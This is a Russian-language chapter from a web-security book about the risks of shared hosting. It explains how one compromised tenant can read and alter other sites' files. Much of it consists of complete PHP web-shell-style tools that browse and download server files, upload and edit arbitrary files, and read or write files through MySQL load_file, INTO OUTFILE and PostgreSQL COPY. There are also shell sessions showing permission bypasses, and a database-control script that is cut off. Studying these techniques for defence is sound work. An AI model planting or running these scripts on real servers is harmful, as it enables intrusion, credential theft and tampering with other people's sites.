
Типичным примером для большинства хостинговых компаний является организация доступа к файлам клиентов по протоколу FTP.

FTP-сервер настраивается на сервере хостинга таким образом, что требуется обязательная аутентификация и авторизация. После чего разрешается доступ на чтение и запись только домашнему авторизованному пользователю.

Просматривать и тем более изменять файлы вне своего каталога пользователи не имеют возможности.

Довольно часто в качестве корня Web-каталога для конкретного сайта провайдером назначается каталог, являющийся подкаталогом домашнего каталога пользователя.

Это позволяет пользователю иметь файлы и каталоги, доступные на чтение только ему и недоступные по протоколу HTTP.

В этом случае список файлов домашнего каталога пользователя может быть примерно таким.

ssh

```
-bash-2.05b$ cd ~
-bash-2.05b$ ls -la
total 2238
drwxr-xr-x 25 user   user   512 Aug 24 18:23 .
drwxr-xr-x 20 root   wheel   512 Nov 18 14:28 ..
-rw-------  1 user   user   7219 Dec 10 21:12 .bash_history
-rw-r--r--  1 user   user    771 Apr 27 2004 .cshrc
-rw-r--r--  1 user   user    248 Apr 23 2004 .login
-rw-r--r--  1 user   user    158 Apr 23 2004 .login_conf
-rw-------  1 user   user    276 Apr 23 2004 .rhosts
-rw-r--r--  1 user   user    975 Apr 27 2004 .shrc
drwxr-xr-x  6 user   apache   512 May 1 2004 httpd
drwxr-xr-x  3 user   user   512 Apr 23 2004 mail
drwxrwxrwx 13 user   user   512 Apr 28 2004 share
```

В общем-то, такая система неплохо зарекомендовала себя.

В некоторых случаях простого доступа на чтение, запись (изменение атрибутов доступа) файлов, принадлежащих пользователю, недостаточно для нормальной настройки системы.

Так, к примеру, может понадобиться доступ на выполнение определенных команд на сервере. Например, может понадобиться настроить `cron` для выполнения определенных команд по некоторому расписанию.

Либо откомпилировать и установить специфичную программу.

Если такое необходимо, то, как правило, доступ осуществляется по протоколу SSH.

Очевидно, что предоставление дополнительных полномочий пользователям (таких как выполнение произвольных команд) может снизить безопасность системы как сервера хостинга, так размещенных на нем сайтов и систем.

Однако, если безопасность самого сервера — это дело администратора сервера, то безопасность каждого отдельного сайта на хостинге — это дело владельцев сайта.

В результате нередко возникают ситуации, когда один из пользователей хостинга имеет возможность читать, а в некоторых случаях, и исполнять файлы, принадлежащие другому пользователю и являющиеся частью другой системы.

Если в данной конкретной хостинговоовой компании такое возможно, то и проектировать свою систему (сайт) необходимо, учитывая условие, что текст всех скриптов может быть раскрыт.

Тем не менее хостинговый сервер все же может быть настроен таким образом, чтобы ограничить возможности по доступу одним пользователям к файлам, принадлежащим другим. Очевидно, что такие попытки будут ограничивать возможности командной строки.

В зависимости от конкретной реализации защитить систему от пользователей других систем хостер может различными способами.

7.2. Файлы и Web-сервер

Казалось бы, для того чтобы обеспечить надежную защиту от несанкционированного доступа к чужим файлам, достаточно разрешить доступ на чтение и запись к этим файлам только владельцу.

Но для нормального функционирования HTTP-сервера также необходимо, чтобы файлы, которые должны быть доступны через сеть, были доступны на чтение пользователю, которым запущен HTTP-сервер.

Для некоторых скриптов (выполняющихся как CGI-приложения) у пользователя, который запустил HTTP-сервер, должен быть доступ на исполнение таких скриптов.

Теперь представим себе ситуацию, когда доступ владельцев сайта возможен только к своим файлам.

Кроме того, хостинг предоставляет размещение только статических страниц на сайтах клиентов. Никакая динамика (кроме, возможно, SSI) не поддерживается.

В этом случае никакими средствами нельзя получить доступ к файлам одного сайта в контексте другого сайта либо другого пользователя.

Как обычно, самой безопасной конфигурацией является использование только статических документов, которые никак не реагируют на изменение внешних условий функционирования.

Внимание

Все приведенные факты и замечания основываются на том, что сам сервер, все службы, HTTP-сервер, интерпретаторы и т. п., сконфигурированы, обновлены и настроены таким образом, что уязвимости в них отсутствуют.

Однако в настоящее время, системы и сайты, состоящие исключительно из статического наполнения, не могут решать многие поставленные задачи.

Соответственно, хостинговые компании, разрешающие размещение у себя только статических HTML-страниц, будут неконкурентоспособными в сравнении с компаниями, разрешающими размещение динамики.

Из этого следует вывод, что на любом хостинге всегда найдутся сайты, имеющие динамическое содержание.

Очевидно, что исходные тексты скриптов, как и обычно, должны представлять тайну, и не должны быть доступны третьим лицам.

Одновременно, как было замечено, они должны быть доступны на чтение пользователю, которым запущен HTTP-сервер.

Кроме того, все скрипты также выполняются (в большинстве конфигураций) с правами этого же пользователя.

А это значит:

Внимание

В некоторых случаях, имея возможность выполнять произвольные скрипты в контексте некоего сайта, можно получить доступ на чтение к любым другим скриптам другого сайта, физически расположенного на том же сервере.

Именно это замечание и влияет, в первую очередь, на безопасность систем, расположенных на хостингах.

То есть, загружая и выполняя произвольные скрипты, нападающий может получить исходные тексты скриптов любого сайта, расположенного на том же сервере хостинга.

Кроме того, нападающий может иметь доступ на чтение и к другим системным файлам, таким как настройки HTTP-сервера, системные конфигурационные файлы и многие другие файлы, к которым по смыслу не должно быть доступа у данного пользователя.

К примеру, для исследования файловой системы сервера может применяться следующий скрипт:

http://localhost/7/1.php

```
<?
$dir=$_GET['dir'];
$file=$_GET['file'];
$save=$_GET['save'];
if(!empty($file) && !empty($save))
{
 $fname=addslashes($file);
 Header("Content-type: application/octet-stream");
 $fullfile="{$dir}{$file}";
 $f=fopen($fullfile, "r");
 $ff="";
 while($b=fread($f, 1024))
 {
  $ff.=$b;
 };
 fclose($f);
```

```
 header("Content-Type: application/octet-stream; name=\"".$fname."\"");
 header("Content-Disposition: attachment; filename=\"".$fname."\"");
 header("Content-Length: ".strlen($ff)."");
 header("Content-Transfer-Encoding: binary");
 header("Connection: close");
 echo ($ff);
 exit;
}
if(empty($dir)) $dir=".";
if(!preg_match("/\/$/", $dir, $rd)) $dir.="/";
echo "<html>
<head>
<title>".htmlspecialchars($dir)."</title>
</head>
<b>".htmlspecialchars($dir)."</b>
<table>
<tr>
<td>права</td>
<td>владелец</td>
<td>группа</td>
<td>размер</td>
<td>имя</td>
</td>
";
if ($ddir = opendir($dir))
{
 while ($dfile = readdir($ddir))
 {
  $dfullfile=$dir.$dfile;
  $str="<tr>";
  $str.="<td>".htmlspecialchars(fileperms($dfullfile))."</td>";
  $str.="<td>".htmlspecialchars(fileowner($dfullfile))."</td>";
  $str.="<td>".htmlspecialchars(filegroup($dfullfile))."</td>";
  $str.="<td>".htmlspecialchars(filesize($dfullfile))."</td>";
  if(is_dir($dfullfile))
  {
   $dfullfile.="/";
   $str.="<td><a href=\"1.php?dir=".
   htmlspecialchars($dfullfile)."\"><b>".
   htmlspecialchars($dfile)."/</b></a></td>";
  }
  if(is_file($dfullfile))
  {
   $dfullfile.="/";
   $str.="<td><a href=\"1.php?dir=".htmlspecialchars($dir).
```

```
    "&file=".htmlspecialchars($dfile)."\">".
    htmlspecialchars($dfile)."</a>
    (<a href=\"1.php?dir=".htmlspecialchars($dir).
    "&file=".htmlspecialchars($dfile).
    "&save=1\">сохранить</a>)
    </td>";
   }
   $str.="</tr>";
   echo $str;
  }
  closedir($ddir);
}
echo "
</table>
";
if(!empty($file))
{
 $fullfile="{$dir}{$file}";
 $f=fopen($fullfile, "r");
 echo "<br><pre>--------- ".
 htmlspecialchars($fullfile).
 " ---------\r\n";
 while($b=fread($f, 1024))
 {
  echo htmlspecialchars($b);
 };
 fclose($f);
}
echo "
</body>
</html>
";
?>
```

Этот скрипт показывает содержание каталога с указанным именем и позволяет просматривать содержание файлов. Кроме того, если файл содержит нечитаемые символы или слишком велик, то его можно сохранить на жесткий диск для дальнейшего просмотра и изучения.

Этот скрипт использует исключительно функции файловой системы и не использует вызова `system()`, который мог бы быть заблокирован для использования хостером.

Более того, как показывает практика, этот метод анализа файлов может сработать даже тогда, когда единственной возможностью является использование PHP-скриптов и когда PHP работает в защищенном режиме.

Кроме того, имея возможность любым способом выполнять команды операционной системы с ограниченными правами HTTP-сервера и получать результаты их выполнения, можно исследовать файловую систему сервера, пользуясь системными командами, такими как `cd`, `ls`, `cat` для операционных систем типа UNIX либо `cd, dir и type` для Windows.

В рассматриваемых примерах специально не акцентировалось внимание, кто сможет иметь доступ к файлам сторонних сайтов — владелец одного из сайтов, расположенного на сервере хостинга, или злонамеренный нападающий, хакер, получивший полный доступ к системе одного из сайтов.

Действительно, в таких ситуациях возможно развитие событий по любому сценарию.

Уязвимость в одном из сайтов хостинга ставит под удар все сайты, расположенные на том же сервере.

Можно считать практически однозначно, что на хостинге будет хотя бы один сайт, имеющий критическую уязвимость.

В результате, если целевой сервер расположен на хостинге, спроектирован с соблюдением мер безопасности и не имеет уязвимостей, то этот факт все равно не может гарантировать безопасность системы.

Наличие одного уязвимого сайта, возможно, не представляющего никакого интереса для злонамеренного нападающего, ставит под угрозу всю хостинговую систему, рассматриваемую как совокупность сайтов.

Более того, даже если нападающий не смог найти сайтов, расположенных на том же сервере, что и целевой сервер, то стоимость взлома для нападающего будет равна стоимости аренды дискового пространства с возможностью выполнения скриптов на том же сервере, на котором расположен и целевой сайт.

Кроме того, нередко в системах, сайтах необходимо предоставить доступ к файлам на запись для некоторых скриптов системы.

В большинстве случаев для этого файлам просто дается разрешение на запись всем пользователям.

В результате любой пользователь системы получает возможность изменять содержание таких файлов.

Более того, так как основной задачей являлась возможность менять содержимое файлов из-под скриптов, то они должны быть доступны на чтение пользователя, которым запущен HTTP-сервер.

Но с правами этого же пользователя выполняются и все остальные скрипты, доступные по протоколу HTTP и расположенные на всех других сайтах системы.

Таким образом, контролируя любыми методами любой сайт, можно изменить доступные на запись файлы целевого сайта.

Так, например, для записи произвольного содержимого в целевой файл может использоваться следующий скрипт:

http://localhost/7/2.php

```
<form enctype="multipart/form-data" method=POST>
<input type=hidden name=MAX_FILE_SIZE value=1000000>
файл <input name=userfile type=file><br>
целевой файл: <input type=text name=fto>
<input type=submit value="загрузить">
</form>
<?
 if(!empty($_FILES["userfile"]["tmp_name"]))
 {
   $fto=$_POST['fto'];
   echo "копирую...<br>";
   echo $_FILES["userfile"]["tmp_name"];
   if(move_uploaded_file($_FILES["userfile"]["tmp_name"], $fto))
   {
    echo "<br> <br>
    файл загружен в ".htmlspecialchars($fto)."";
   }
 }
?>
```

Более того, нападающий сможет использовать более гибкие средства для изменения содержимого произвольных файлов. К примеру, приведенный скрипт может использоваться для редактирования текстовых файлов:

http://localhost/7/3.php

```
<?
 $fname=$_POST["fname"];
 $mode=$_POST["mode"];
 $text=$_POST["text"];
 if(empty($mode)) $mode="show";
 if($mode=="show")
 {
 echo "
 <html>
 <body>
 <form method=POST>
 имя файла <input type=text name=fname size=50>
 <input type=submit value='редактировать'>
 <input type=hidden name=mode value='open'>
```

```
</form>
</body>
</html>
";
}
if($mode=="write")
{
$f=fopen($fname, "w");
fwrite($f, $text);
fclose($f);
echo "
<html>
<body>
файл '".htmlspecialchars($fname)."' записан.
<form method=POST>
имя файла <input type=text name=fname size=50
  value=\"".htmlspecialchars($fname)."\">
<input type=submit value='редактировать'>
<input type=hidden name=mode value='open'>
</form>
</body>
</html>
";
}
if($mode=="open")
{
$f=fopen($fname, "r");
$text="";
while($r=fread($f, 1024))
{
 $text.=$r;
}
fclose($f);
echo "
<html>
<body>
редактирование файла '".htmlspecialchars($fname)."'.
<form method=POST>
<input type=hidden name=fname
  value=\"".htmlspecialchars($fname)."\">
<input type=hidden name=mode value='write'>
<textarea name=text cols=70 rows=20>".
htmlspecialchars($text)."</textarea>
<input type=submit value='сохранить'>
```

```
 </form>
 ";
 }
?>
```

Контролируя любой сайт на сервере, нападающий может закачать этот файл на сервер или редактировать файлы любого другого сайта, доступные на запись.

Кроме того, нередка ситуация, когда сами файлы недоступны на запись, но одновременно доступен на запись каталог, в котором эти файлы находятся.

Причем сами файлы доступны на чтение злонамеренному пользователю.

К примеру, ситуация примерно такова: нападающий имеет права пользователя Apache и группы Apache. Необходимо изменить файл `test.txt`, который доступен на чтение и недоступен на запись пользователю Apache.

Каталог доступен на изменение всем пользователям.

Консоль

```
-bash-2.05b$ id
uid=80(apache) gid=80(apache) groups=80(apache)
-bash-2.05b$ ls -la
total 8
drwxrwxrwx  2 user   user  512 Dec 15 17:06 .
drwxr-xr-x 18 root   wheel 2560 Dec 15 17:03 ..
-rw-r--r--  1 user   user  10 Dec 15 17:03 test.txt
-bash-2.05b$ cat test.txt
test file
-bash-2.05b$ echo EDITED >> test.txt
-bash: test.txt: Permission denied
-bash-2.05b$ cp test.txt x.txt
-bash-2.05b$ ls -la
total 10
drwxrwxrwx  2 user   user  512 Dec 15 17:06 .
drwxr-xr-x 18 root   wheel 2560 Dec 15 17:03 ..
-rw-r--r--  1 user   user   10 Dec 15 17:03 test.txt
-rw-r--r--  1 apache  apache  10 Dec 15 17:06 x.txt
-bash-2.05b$ cat x.txt
test file
-bash-2.05b$ echo EDITED >> x.txt
-bash-2.05b$ cat x.txt
test file
EDITED
-bash-2.05b$ rm test.txt
override rw-r--r-- user/user for test.txt? y
```

```
-bash-2.05b$ ls -la
total 8
drwxrwxrwx  2 user   user  512 Dec 15 17:07 .
drwxr-xr-x 18 root   wheel 2560 Dec 15 17:03 ..
-rw-r--r--  1 apache  apache  17 Dec 15 17:07 x.txt
-bash-2.05b$ mv x.txt test.txt
-bash-2.05b$ ls -la
total 8
drwxrwxrwx  2 user   user  512 Dec 15 17:07 .
drwxr-xr-x 18 root   wheel 2560 Dec 15 17:03 ..
-rw-r--r--  1 apache  apache  17 Dec 15 17:07 test.txt
-bash-2.05b$ cat test.txt
test file
EDITED
-bash-2.05b$
```

Фактически было изменено содержание файла, доступного только на чтение.

Следует обратить внимание, что после изменения содержимого файла таким образом поменялся владелец файлов, то есть администратор. Исследуя инцидент, можно однозначно определить, от имени какого пользователя проводились действия.

Но в нашем примере действия выполнялись через скрипт, доступный по HTTP, от имени пользователя Apache. Следовательно, выяснить личность нападающего можно, только анализируя логи сервера. Иногда выяснить личность нападающего не удается.

Для того чтобы избавиться от ошибки, позволяющей из скриптов, выполняющихся с правами HTTP-сервера, читать файлы, являющиеся частью других систем, в некоторых случаях хостинговые провайдеры настраивают сервер так, что скрипты выполняются с правами владельца этих скрипов или владельца сайта.

В такой ситуации файлы можно делать доступными на чтение только владельцам, и из скриптов, принадлежащих другим сайтам, получить содержимое будет невозможно.

Но, опять-таки этот факт имеет место только в случае грамотного выставления прав на доступ к файлам.

С повышением безопасности для других систем одновременно понижается безопасность для систем, имеющих уязвимости. Дело в том, что права владельцев файлов — это, бесспорно, гораздо большая привилегия, чем права HTTP-сервера. Так, пользователю, которым запущены скрипты, даются минимальные права в системе.

Если же в результате какой-либо уязвимости в системе, в которой скрипты при доступе к ним через HTTP выполняются с правами владельца скриптов

(или владельца сайта), нападающий получает возможность выполнять произвольные команды, то и команды он сможет выполнять с правами этого пользователя.

Учитывая, что файлы, принадлежащие какому-либо пользователю, как правило, доступны на запись этому пользователю, то кроме чтения файлов уязвимой системы, нападающий получает возможность изменять их содержание.

То есть выставление прав на файлы примерно таким образом является нормой.

Пример

```
-bash-2.05b$ ls -la
total 10
drwxr-xr-x  2 user   user  512 Dec 15 17:06 .
drwxr-xr-x 18 root   wheel 2560 Dec 15 17:03 ..
drwxr-xr-x  1 user   user   10 Dec 15 17:03 dir1
dr-xr-xr-x  1 user   user   10 Dec 15 17:03 rodir
drwxrwxrwx  1 user   user   10 Dec 15 17:03 sharedir
-rw-r--r--  1 user   user   10 Dec 15 17:03 test.txt
-rw-------  1 user   user   10 Dec 15 17:03 test2.txt
-rwxr-xr-x  1 user   user   10 Dec 15 17:03 test.cgi
-r--------  1 user   user   10 Dec 15 17:03 passwd
----------  1 user   user   10 Dec 15 17:03 secret
```

Исключение в этом примере составляют файлы `passwd` и `secret`, которые недоступны на запись даже владельцу файлов.

Кроме того, файл `secret` недоступен даже на чтение.

Однако легко показать, что, имея права пользователя — владельца файлов, легко получить содержание и изменить файлы.

Пример

```
-bash-2.05b$ ls -la
total 10
drwxr-xr-x  2 user   user  512 Dec 15 17:06 .
drwxr-xr-x 18 root   wheel 2560 Dec 15 17:03 ..
drwxr-xr-x  1 user   user   10 Dec 15 17:03 dir1
dr-xr-xr-x  1 user   user   10 Dec 15 17:03 rodir
drwxrwxrwx  1 user   user   10 Dec 15 17:03 sharedir
-rw-r--r--  1 user   user   10 Dec 15 17:03 test.txt
-rw-------  1 user   user   10 Dec 15 17:03 test2.txt
-rwxr-xr-x  1 user   user   10 Dec 15 17:03 test.cgi
-r--------  1 user   user   10 Dec 15 17:03 passwd
```

```
----------  1 user   user   10 Dec 15 17:03 secret
-bash-2.05b$ chmod 777 secret
-bash-2.05b$ chmod 777 passwd
-bash-2.05b$ cat passwd
Test PASSWD file
-bash-2.05b$ cat secret
Test SECRET file
-bash-2.05b$ echo EDITED >> passwd
-bash-2.05b$ echo EDITED >> secred
-bash-2.05b$ cat passwd
Test PASSWD file
EDITED
-bash-2.05b$ cat secret
Test SECRET file
EDITED
-bash-2.05b$ chmod 000 secret
-bash-2.05b$ chmod 400 passwd
-bash-2.05b$ ls -la
total 10
drwxr-xr-x  2 user   user  512 Dec 15 17:06 .
drwxr-xr-x 18 root   wheel 2560 Dec 15 17:03 ..
drwxr-xr-x  1 user   user   10 Dec 15 17:03 dir1
dr-xr-xr-x  1 user   user   10 Dec 15 17:03 rodir
drwxrwxrwx  1 user   user   10 Dec 15 17:03 sharedir
-rw-r--r--  1 user   user   10 Dec 15 17:03 test.txt
-rw-------  1 user   user   10 Dec 15 17:03 test2.txt
-rwxr-xr-x  1 user   user   10 Dec 15 17:03 test.cgi
-r--------  1 user   user   10 Dec 15 17:03 passwd
----------  1 user   user   10 Dec 15 17:03 secret
-bash-2.05b$ cat passwd
Test PASSWD file
EDITED
-bash-2.05b$ cat secret
cat: secret: Permission denied
-bash-2.05b$
```

Таким образом, манипулируя файлами на правах владельца файлов, злонамеренный нападающий сможет полностью контролировать содержание таких файлов.

Другими словами, настоятельно рекомендовано придерживаться следующего правила при настройке HTTP-сервера.

Правило

Скрипты, программы, доступные для выполнения по протоколу HTTP, не должны выполняться с правами владельца скриптов или владельца сайта. Идеальным и

распространенным вариантом является выполнение их от имени пользователя, имеющего минимальные привилегии в системе (nobody, apache, www и т. п.).

7.3. Хостинг и базы данных

Кроме возможности выполнения скриптов, часто хостинговые компании предоставляют услуги по доступу клиентам из своих скриптов к своей базе данных.

Но при правильной конфигурации базы данных и аутентификации клиентов к базе данных на основе имении и пароля, имея доступ к своей базе данных, пользователи не смогут получить никакого доступа к базам данных других пользователей хостинга.

Опять-таки все рассматриваемые ситуации можно отнести к одному из двух случаев: к случаю, когда злонамеренный пользователь является владельцем и, следовательно, имеет полный доступ к своему сайту; и к случаю, когда злонамеренный пользователь имеет доступ к одному из сайтов, расположенных на том же физическом сервере, что и целевой сайт.

В обоих случаях нападающий сможет выполнять любые действия в контексте контролируемого сайта. Он сможет использовать запросы к базе данных, чтобы получить доступ на чтение к произвольным файлам на сервере, в том числе к файлам, принадлежащим целевой системе.

Для этого, к примеру, в случае MySQL-базы данных может использоваться конструкция `load_file`.

Для этого пользователь, которым произведено подсоединение к базе данных, должен иметь права для работы с файлами, а сами файлы должны быть доступны на чтение всем пользователям.

Однако, как показывает практика, на большинстве хостинговых серверов файлы, принадлежащие различным сайтам, доступны на чтение всем пользователям.

Это обосновывается несколькими причинами.

Во-первых, доступными на чтение всем пользователям по умолчанию создаются файлы в большинстве систем.

Во-вторых, файлы должны быть доступны на чтение как владельцам файлов, так и пользователю, которым запущен HTTP-сервер. И наиболее простой вариант — дать права на чтение всем пользователям.

Однако в такой ситуации, пользователь, имеющий доступ к базе данных, в некоторых случаях сможет просматривать содержание доступных на чтение всем пользователям через SQL.

Например, для вывода содержимого произвольного файла и доступа к MySQL-базе данных может использоваться следующий скрипт:

http://localhost/7/4.php

```
<?
$server="localhost";
$user="root";
$pass="";
$db="book1";
echo "
<html>
<body>
<form>
имя файла: <input type=text name=file><br>
<input type=submit value='вывести'>
</form>
";
$file=$_GET['file'];
if(!empty($file))
{
 mysql_connect($server, $user, $pass);
 mysql_select_db($db);
 $sq="select load_file('".addslashes($file)."') as f";
 $q=mysql_query($sq);
 $s=mysql_error();
 if(!empty($s))
 {
 echo "Ошибка: $s";
 }
 else
 {
  $r=mysql_fetch_object($q);
  if(!$r)
  {
   echo "пусто";
  }else
  {
   echo "<hr>\r\n".nl2br(htmlspecialchars($r->f))."\r\n<hr>";
  }
 }
}
echo "
</body>
</html>
";
?>
```

Для того чтобы получать содержимое файлов таким образом, необходимо иметь права `file_priv` для пользователя базы данных MySQL, которым произведено подсоединение к серверу базы данных.

Если используется база данных PostgreSQL, то может быть применен следующий скрипт для получения содержимого файлов:

http://localhost/7/5.php

```
<?
$server="localhost";
$user="pgsql";
$pass="";
$db="testdb";
echo "
<html>
<body>
<form>
имя файла: <input type=text name=file><br>
<input type=submit value='вывести'>
</form>
";
$file=$_GET['file'];
if(!empty($file))
{
 $c=pg_connect("host=$server port=5432 dbname=$db user=$user pass-
word=$pass");
 $s=pg_last_error();
 if(empty($s))
 {
 pg_query($c, "delete from tt");
 $s=pg_last_error();
 }
 if(!empty($s))
 {
 echo "Ошибка: $s";
 echo "
 </body>
 </html>
 ";
 exit;
 }
 else
 if(empty($s))
```

```
 {
 $sq="copy tt(v) from '".addslashes($file)."'";
 $q=pg_query($c, $sq);
 $s=pg_last_error();
 }
 if(!empty($s))
 {
 echo "Ошибка: $s";
 echo "
 </body>
 </html>
 ";
 exit;
 }
 else
 if(empty($s))
 {
 $sq="select v from tt";
 $q=pg_query($c, $sq);
 $s=pg_last_error();
 }
 if(!empty($s))
 {
 echo "Ошибка: $s";
 }
 else
 {
  echo "<hr>\r\n";
  while($r=pg_fetch_object($q))
  {
   echo nl2br(htmlspecialchars($r->v))."<br>\r\n";
  }
  echo "\r\n<hr>";
 }
}
echo "
</body>
</html>
";
?>
```

В этом скрипте используются PostgreSQL возможности языка SQL для копирования информации между таблицами.

Если имеется возможность доступа к PosgreSQL-базе данных на правах пользователя, имеющего возможность манипулировать с базой данных, то,

используя этот или похожий на него скрипт, нападающий сможет получить содержание произвольных текстовых файлов.

Кроме того, имея возможность выполнять SQL-запросы, нападающий сможет создать (а иногда и изменить существующий) файл в рамках прав пользователя, для которого выполняется доступ к базе данных.

К примеру, если имеется доступ к MySQL-базе данных, то может использоваться следующий скрипт:

http://localhost/7/6.php

```
<?
$server="localhost";
$user="root";
$pass="";
$db="book1";
echo "
<html>
<body>
<form method=POST>
имя файла: <input type=text name=file><br>
<textarea name=text cols=60 rows=30></textarea><br>
<input type=submit value='записать'>
</form>
";
$file=$_POST['file'];
$text=$_POST['text'];
if(!empty($file))
{
 mysql_connect($server, $user, $pass);
 mysql_select_db($db);
 $sq="select '".addslashes($text)."' from test1 limit 1 into outfile
'".addslashes($file)."'";
 $q=mysql_query($sq);
 $s=mysql_error();
 if(!empty($s))
 {
 echo "Ошибка: $s";
 }
 else
 {
 echo "<b>записано!</b>";
 }
}
echo "
```

```
</body>
</html>
";
?>
```

Если вспомнить специфику работы MySQL с файлами на запись, то получается условие, что записываемый файл не должен существовать в системе, а каталог, в который записывается файл, должен быть доступен на запись всем пользователям.

Если имеется доступ к PostgreSQL-базе данных, то злонамеренный пользователь сможет закачать и выполнить следующий PHP-скрипт, использующий возможности PostgreSQL для работы с файлами, с целью создать или изменить любой файл в рамках прав пользователя PostgreSQL.

http://localhost/7/7.php

```
<?
$server="localhost";
$user="pgsql";
$pass="";
$db="testdb";
echo "
<html>
<body>
<form method=POST>
имя файла: <input type=text name=file><br>
<textarea name=text cols=60 rows=30></textarea><br>
<input type=submit value='записать'>
</form>
";
$file=$_POST['file'];
$text=$_POST['text'];
if(!empty($file))
{
 $c=pg_connect("host=$server port=5432 dbname=$db user=$user pass-
word=$pass");
 $s=pg_last_error();
 if(empty($s))
 {
 pg_query($c, "delete from tt");
 $s=pg_last_error();
 }
 if(!empty($s))
 {
 echo "Ошибка: $s";
```

```
echo "
</body>
</html>
";
exit;
}
else
{
pg_query($c, "delete from tt");
$s=pg_last_error();
}
if(!empty($s))
{
echo "Ошибка: $s";
echo "
</body>
</html>
";
exit;
}
else
{
 $texts=split($text, "\n");

 $sq="insert into tt(v) values('".addslashes($text)."')";
 $q=pg_query($c, $sq);
 $s=pg_last_error();
}
if(!empty($s))
{
echo "Ошибка: $s";
echo "
</body>
</html>
";
exit;
}
else
{
 $sq="copy tt(v) to '".addslashes($file)."'";
 $q=pg_query($c, $sq);
 $s=pg_last_error();
}
if(!empty($s))
```

```
 {
 echo "Ошибка: $s";
 echo "
 </body>
 </html>
 ";
 exit;
 }
 else
 {
 echo "<b>записано</b>";
 }
}
echo "
</body>
</html>
";
?>
```

Таким образом, имея доступ к базе данных, злонамеренный пользователь сможет манипулировать любыми файлами в системе на привилегиях, предоставленных ему базой данных.

Это может быть как один из недобросовестных клиентов хостинга, так и нападающий, получивший полный контроль над одним из сайтов хостинга через какую-либо уязвимость.

7.4. Проблема открытого кода

Таким образом, мы пришли к выводу, что самой большой опасностью при размещении сайта на хостинговом сервере является то, что исходный текст любых файлов будет просмотрен злонамеренным пользователем. Кроме того, в некоторых случаях текст некоторых файлов может быть изменен.

Для того чтобы защититься от второй угрозы, достаточно следовать простому правилу.

Правило

Не следует давать права на любые файлы таким образом, чтобы пользователь, которым запущен HTTP-сервер и выполняются скрипты, доступные по протоколу HTTP, не смог изменить их.

Давать права на запись такого пользователя можно только в тех файлах, изменение которых некритично для системы и не может повлиять на работу системы.

Учитывая, что любую динамическую информацию можно хранить в базе данных, в любой ситуации можно построить систему таким образом, чтобы в ней не присутствовали файлы, доступные на чтение всем пользователям.

Следующая проблема состоит в том, что злонамеренный пользователь сможет читать содержимое произвольных файлов системы, в том числе исходные тексты скриптов и модулей.

Это несет в себе три потенциально опасных ситуации.

- Имея исходные тексты скриптов, нападающему гораздо легче будет найти уязвимость в системе.
- Возможность просмотра настроек системы, файлов `.htaccess` и т. п.
- В исходных текстах скриптов может находиться чувствительная информация. Главным образом, имеются в виду реквизиты доступа к базе данных — имя и пароль.

Про первую опасную ситуацию следует сказать, что для сведения опасности к нулю следует выполнять правило.

Правило

В любом случае, а особенно в случае расположения системы на хостинге, скрипты и модули должны быть написаны с соблюдением всех правил безопасности, то есть не должны иметь уязвимостей.

Действительно, если уязвимостей в скриптах нет, то и раскрытие их исходного кода не увеличит возможности нападающего.

Хорошим примером того, что можно создавать безопасные системы с открытым исходным кодом, является огромное количество OpenSource-проектов, исходный код которых открыт, тем не менее они считаются достаточно безопасными.

Основные приемы безопасного программирования изложены в *главах 2*, *3*, *4* и *5* этой книги.

Говоря о возможности просмотра настроек системы, следует заметить, что, просматривая файлы типа `.htaccess`, `httpd.conf`, нападающий сможет узнать некоторую информацию о внутренней части системы.

Однако разглашение этой информации является некритичным для безопасности системы в контексте того, что нападающий уже имеет доступ к файловой системе сервера.

Ну, и в любом случае, конфигурационные файлы должны быть написаны таким образом, чтобы раскрытие их содержания понижало безопасность системы значительным образом.

Кроме того, в некоторых случаях можно дать конфигурационным файлам такие права, чтобы запретить чтение их пользователю, который запустил HTTP-сервер и скрипты, а также клиентам системы.

Единственный случай, когда раскрытие файлов значительно повлияет на безопасность, если в файлах хранятся какие-либо пароли доступа.

В частности, нередко в `.htaccess`-файлах ограничивается доступ к тому или иному каталогу посредством HTTP BASIC-аутентификации.

В этом случае, как правило, в отдельном файле хранится список пользователей, имеющих доступ к системе и хеши их паролей.

Несмотря на то, что восстановление (подбор) пароля по хешу — это математически сложная задача, при слабых, простых паролях, подбор пароля не займет много времени.

Казалось бы, выход — запретить чтение файлов `.htaccess` и `.htpasswd` пользователю, из-под которого выполняются скрипты. Но он является пользователем, который запустил HTTP-сервер Apache, и они должны быть доступны на чтение этому пользователю.

Таким образом, получаем:

Внимание

Злонамеренный пользователь, имеющий возможность доступа к файлам на сервере с правами пользователя, который запустил HTTP-сервер, в любом случае сможет получить содержимое таких файлов, как `.htaccess` и `.htpasswd`.

Естественно, этот факт весьма на руку нападающему.

Более того, в некоторых случаях пароли, заданные в `htpasswd`-файлах, могут совпадать с паролями на другие сервисы и службы, и если злонамеренный пользователь сможет подобрать пароль к хешу, хранящемуся в таком файле, то с большой вероятностью он сможет использовать этот пароль для доступа к другим частям системы.

И уж однозначно этот пароль может быть использован для доступа к защищенным методом HTTP BASIC-аутентификации закрытым частям сайта.

Для защиты следует выполнять несколько правил:

- Использовать длинные (9—10 символов и более) сложные пароли, состоящие из больших и малых латинских символов, цифр и знаков препинания.
- Использовать алгоритм `md5` для создания хешей пароля (ключ `-m` для утилиты `htpasswd`).

Однако гораздо сложнее обеспечить безопасность с точки зрения последнего замечания.

Сразу стоит отметить, что любую информацию, чувствительную к разглашению, можно держать в базе данных.

Таким образом, единственными данными, которые располагаются в исходных текстах скриптов и имеют критическое значение к разглашению, являются только реквизиты доступа к базе данных.

Самой большой критичностью к разглашению является пароль для доступа к базе данных.

Нередко администраторы используют одинаковые пароли для доступа к различным элементам системы. Так, например, одинаковые пароли могут использоваться для доступа к базе данных, для доступа к файлам через FTP, через SSH, Telnet, для доступа к закрытым частям сайта методом HTTP BASIC-аутентификации.

Внимание

В большинстве случаев имя и пароль на доступ к базе данных хранятся в открытом виде.

Таким образом, имея доступ к системе в контексте любого сайта хостинга и умея (одним из указанных способов) получать содержимое исходных текстов скриптов, в большинстве случаев нападающий сможет получить реквизиты для доступа к базе данных целевого сайта.

Так как контролируемый и целевой сайты расположены на том же физическом сервере, то нападающий сможет подсоединиться к базе данных с правами пользователя, используя похищенные реквизиты доступа, и полностью контролировать базу данных целевого сайта.

Так, например, для полного манипулирования базой данных целевого сайта, может использоваться следующий скрипт:

http://localhost/7/8.php

```
<?
$host="localhost"; //default host
$user="root";   //default user
$pass="";     //default pass
$database="";   //default database
$h=$_POST["h"];
$u=$_POST["u"];
$p=$_POST["p"];
$b=$_POST["b"];
$sq=$_POST["sq"];
if(!empty($h)) $host=stripslashes($h);
